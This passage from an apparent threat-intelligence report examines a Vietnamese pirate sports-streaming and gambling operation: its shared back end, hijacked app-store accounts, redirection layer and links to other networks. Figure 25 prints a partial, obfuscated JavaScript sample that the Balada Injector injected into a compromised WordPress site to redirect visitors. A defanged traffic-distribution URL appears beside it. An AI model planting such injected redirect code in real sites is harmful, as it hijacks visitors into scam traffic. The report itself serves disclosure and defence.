


Figure 18. The single shared back end behind many brands: the small set of actor-owned services that every streaming brand relies on

The shared back end is also long-lived and still running. Figure 19 plots when each server first appeared and when it was last seen active. The core services have been in place for years: the scores-and-odds service on api-score[.]com dates to 2021, and the chat back end on chatboxn[.]com dates back to 2023. The video delivery servers are newer, likely built out for the 2026 World Cup, but all of them were still active as of July 2026. Sable Squirrel's front-end brands and domains churn constantly. The infrastructure behind them does not, which mirrors the operation's broader ability to absorb law enforcement pressure without losing continuity.




Figure 19. The run-time length of Sable Squirrel backend content servers since first appearance

Getting the Word Out: Distribution and Attack Vectors

A streaming site is only useful if people find it, and Sable Squirrel works to make sure they do. The actor promotes their brands across social media and audio platforms, including Facebook ads, YouTube channels, Instagram, Twitch, podcasts, and Reddit. These posts route through Sable Squirrel's own redirection infrastructure, or link directly to their mirror domains, the actor's traffic-distribution system (TDS), or the betting domains themselves.

Some distribution channels show strong indicators of account compromise by Sable Squirrel. The actor publishes the ColaScore and VSBet mobile apps on Google Play, and does so through developer accounts that appear to be compromised. One ColaScore listing, com[.]cullcoljkd[.]ihdiheiuhsuni, is published under an account whose details tie it to a marriage and family therapy business. A therapy practice does not typically ship a sports score app, so the account was almost certainly hijacked. This is not a one-off, we have found many variations of these compromised Play accounts distributing the same apps, and when Google suspends one, another appears to take its place. Figure 20 shows one of the compromised Google Play listings.




Figure 20. Screenshot of a compromised Google Play listing distributing the ColaScore app, with the developer-account details that reveal the hijacked, unrelated business

The Real Business: Funneling Fans into Gambling

Streaming is the lure. The business is gambling. Every Sable Squirrel site is papered with betting brands, including VSBet, ColaScore, 8xbet, and 6686, and the sites push both desktop and mobile visitors toward those platforms through a mix of channels. Banner and overlay ads carry viewers to the betting websites, and match–score result apps like ColaScore act as a soft on-ramp to the sportsbook. The routing is not tied to the visitor’s device, the same brands reach users through both websites and mobile apps.

Between the streaming sites and the betting platforms sits a layer of actor-controlled redirection and cloaking, anchored by domains such as 6789x[.]site. It routes real viewers to the betting platforms while sending automated visitors and anyone outside the target audience into dead ends, so a casual scan never sees the path to the betting page.

Sable Squirrel controls more of the stack than a normal affiliate would. In addition to the streaming domains, the actor also controls the CDN domains that serve the streaming fleet and the tracker domains that monitor visitors across it, along with the mirror and redirection domains that bridge the streaming sites and the betting platforms. We assess with high confidence that Sable Squirrel owns or controls the betting platforms themselves, which surface under domains such as vsbet276[.]com and colascor[.]com. Essentially all of the betting traffic we observe arrives through the actor’s own redirection layer, and there is no meaningful affiliate tracking between the streaming sites and the platforms, which is what you would expect when one owner controls both ends. The promotional evidence points the same way: social media and podcast accounts on Amazon and elsewhere advertise the betting brands with no affiliate identifiers at all, and a compromised job posting site was found peppered with ads for VSBet, ColaScore, 8xbet, and other platforms, again with no affiliate tracking. Figure 21 shows the funnel from an entry domain through to the betting platform.




Figure 21. The victim funnel at a high level: an entry domain, whether dropcatch or lookalike, into the actor-owned redirection layer, which fans traffic out to the branded streaming sites and onward to the gambling platforms

The same single-owner pattern appears inside the streaming fleet itself. Each brand is presented as a separate service, but the brands run on a shared back end controlled by Sable Squirrel. Nearly every brand loads images and page assets from the same set of Sable Squirrel servers, including lfastcdn[.]com, imgts[.]com, and gvapi[.]cc. Live sports data, scores, and odds come from a small cluster of feeds, including api-score[.]com and sportliveapiz[.]com, both of which are also controlled by Sable Squirrel.

This overlap is not partial or occasional. The shared asset and content delivery layer appears across roughly three-quarters to nearly all of the sessions we observed for every brand, from Xoillac to Cakhia, Socolive, 90phut, and ColaTV. The brands also separate into two groups based on the real-time technology they use for live chat and score updates, another sign of shared templates and common engineering. At this level of consistency, the back end is hard to explain as a loose collection of independent operators. It looks like one owner running many front-end brands. Figure 22 shows, for each brand, how heavily it relies on the same actor-owned back-end services.



Figure 22. Sable Squirrel streaming brands rely on the same back-end services for page assets, live sports data, scores, odds, chat, and real-time updates, indicating shared engineering behind the front-end brand sprawl

The betting pages localize into the visitor’s language, while the streaming sites remain Vietnamese (see Figures 23, 24). That does not necessarily imply a second owner. It is a

property of the underlying gambling platform, which appears designed to accept traffic from multiple regional fronts. The platforms run on the same shared stack as other regional gambling brands and are left open so that front ends in multiple regions can pour traffic into them. Sable Squirrel looks less like a single-country streaming pirate and more like a regional operator with branches, where the Vietnamese streaming sites are one feeder among several. That structure matches a pattern researchers have [documented](#) across illegal gambling networks, where many front brands run on shared software and shared payment rails to blur ownership.




Figure 23. Screenshot of the VSbet betting platform mirror reached from the Sable Squirrel streaming funnel, showing the same front-end structure, localization behavior, and underlying technology stack observed on 8xbet




Figure 24. Screenshot of the 8xbet betting platform mirror sharing the same front-end structure, localization behavior, and underlying technology stack observed on VSbet

Cracks in the Operation

Sable Squirrel is resilient by design, with constant domain rotation and dozens of interchangeable brands, but the operation is vulnerable in several specific spots. Two incidents show where.

First, the streaming fleet runs on stock WordPress, which gives other criminals a familiar attack surface. In one instance, the streaming site xemlaibongda[.]net was compromised by the Balada Injector, a mass WordPress-compromise operation that injects malicious code into vulnerable sites. On that Sable Squirrel site, the injected code silently redirected the site's own viewers into Balada's TDS (`hXXps[:]//bind[.]bestresulttostart[.]com/xf4mKQ`) running the Keitaro tracker software and onward to BroPush, an affiliate advertising platform. Criminal infrastructure became someone else's traffic source. Figure 25 shows the injected code that was obfuscated by Balada Injector.

```

< meta name = "generator"
content = "WordPress 6.5.5" / > < link rel = "shortlink"
href = "https://xemlaibongda.net/" / > < link rel = "alternate"
type = "application/json+oembed"
href = "https://xemlaibongda.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fxemlaibongda.net%2F" / > < link rel = "alternate"
type = "text/xml+oembed"
href = "https://xemlaibongda.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fxemlaibongda.net%2F&#038;format=xml" / > < script defer data - domain = "xemlaibo
src = "https://stats.ultrafire.info/js/script.js?ver=1.0.0" > < /script> <
style > .bg {
    opacity: 0;transition: opacity 1 s; - webkit - transition: opacity 1 s;
}.bg - loaded {
    opacity: 1;
} < /style><script>function _0x52d8a6(_0x50986d,_0x377721,_0xcd7b2,_0x553547,_0x1a7a8b){return _0x4f7b(_0x1a7a8b-0x2b,_0xcd7b2);}function _0x40b660(_0xa475
if (_0x346990 === _0x1f89ef) break;
else _0xb8171f['push'](_0xb8171f['shift']());
}
catch (_0x20a825) {
    _0xb8171f['push'](_0xb8171f['shift']());
}
})(_0x1516, _0xab5d4 + _0x13db55 + _0xf6d25 * -0x1));

function _0x4f7b(_0x1b950d, _0x10bbe) {
    var _0x250cc5 = _0x1516();
    return _0x4f7b = function(_0x36b5cd, _0x3a057f) {
        _0x36b5cd = _0x36b5cd - (-0x241b + 0x1 * 0x461 + -0x8 * -0x41c);
        var _0xdbdc3 = _0x250cc5[_0x36b5cd];
        if (_0x4f7b['OwnProperty'] === undefined) {
            var _0x408d57 = function(_0x4e3e50) {
                var _0x257bb5 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/'=;
                var _0x1f89ef = '';
                _0xb8171f = '';
                for (var _0x346990 = 0x1548 + -0x4ae * -0x3 + -0x1 * 0x2352, _0x20a825, _0x2bf29d, _0x3e147f = 0xe84 + 0x1a51 + -0x28d5; _0x2bf29d = _0x4e3e5
                    _0x2bf29d = _0x257bb5['indexOf'](_0x2bf29d);
                }
                for (var _0x377536 = -0x14ef + 0x26d3 + 0x5 * -0x394, _0x1057f7 = _0x1f89ef['length']; _0x377536 < _0x1057f7; _0x377536++) {
                    _0xb8171f += '%' + ('00' + _0x1f89ef['charCodeAt'](_0x377536)['toString'](_0x210b + -0x1784 + -0x41 * -0xdf))['slice'](-0x7 * -0x290 + 0
                }
                return decodeURIComponent(_0xb8171f);
            }
        }
    }
}

```

Figure 25. The malicious code the Balada Injector injected into the Sable Squirrel WordPress site xemlaibongda[.]net, which silently redirects visitors into a Balada Injector traffic-distribution system

The second incident is a takeover of one of the actor's own domains. The streaming lookalike xoilacxys[.]top hosted a financial scam targeting Russian-speaking users and pointed to a server running the Keitaro tracker in early 2026 (see Figure 26). The registration details barely changed, the same registrar and the same privacy WHOIS contact details, but the domain's authoritative Cloudflare name servers were replaced. This points to a possible compromise of the domain's registrar account. Today xoilacxys[.]top is a lame domain: its delegated name servers no longer hold authoritative records for it, so the domain does not resolve at all.




Figure 26. Screenshot of the Sable Squirrel streaming site domain xoilacxys[.]top in early 2026. The domain was taken over by an unknown threat actor who runs investment scams targeting Russian-speaking users.

Transnational Signals

Sable Squirrel's operations are unlikely to be confined to Vietnamese speakers alone. The same sports data, image, and live chat components that power the streaming fleet also tie it into a broader Asian streaming-and-betting supply chain, one that surfaces Chinese-language artifacts, brands aimed at Chinese speakers, and adjacent campaigns targeting Indonesian and Russian audiences that reuse the same technical conventions.

The live chat that runs on the streaming sites is a good example. It is not bespoke. The same live chat application appears on Chinese sports-betting platforms, and the code behind it carries Chinese-language developer comments. The Vietnamese deployment is far larger than the Chinese one, which points to a shared upstream provider or direct collaboration rather than coincidence. Figure 27 shows a Chinese sports-betting site running the same live chat application seen across the Sable Squirrel streaming sites.



Figure 27. Screenshot of a Chinese sports-betting website using the same live-chat application as Sable Squirrel

The asset layer tells a similar story. Sable Squirrel operates proxy content delivery domains, such as `gvapi[.]cc`, that resolve to and mirror the URI, image, and match-result content of TheSports (`thesports[.]com`), a business-to-business sports data provider. That imagery loads across a large share of the Sable Squirrel streaming sites, and across a wider set of sports betting sites aimed at Vietnamese and other Asian-language audiences, all drawing on the same distinctive team and competition image scheme. We do not have definitive evidence that Sable Squirrel is directly affiliated with TheSports, and the relationship may be no more than a shared upstream dependency. It is hard to ignore, though, that a single data and image provider sit behind so much of this illicit ecosystem. Figure 28 shows the TheSports homepage, where the company presents itself as a sportsdata feed provider.




Figure 28. Screenshot of the homepage of TheSports, which promotes itself as a sports data feed and football API vendor

